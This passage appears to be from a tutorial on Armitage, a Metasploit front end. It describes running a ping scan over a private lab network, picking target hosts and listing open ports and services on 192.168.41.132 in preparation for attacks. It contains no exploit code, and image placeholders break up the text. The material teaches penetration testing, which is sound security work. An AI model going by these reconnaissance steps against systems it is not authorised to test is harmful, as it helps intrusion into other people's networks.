
In the window that opens, enter the network range as shown below and click on "OK".



Since we have just selected "ping scan", the scan will just check for any live systems and display them as shown below. After the scan finishes, a new window will open saying that the scan is complete and we can use "attacks" option to find the attacks. For now, just click on ok









Before attacking the systems, we need to decide which systems to attack. We have four systems here. To decide which system to attack, first let us see what are the services running on the all the systems starting with 192.168.41.132.

Right click on the system image and we will get a menu. Clicking on "scan" will do a port scan and clicking on "services" will display the services.





Here are the open ports on 192.168.41.132. It has four open ports.



Armitage

Armitage View Hosts Attacks Workspaces Help

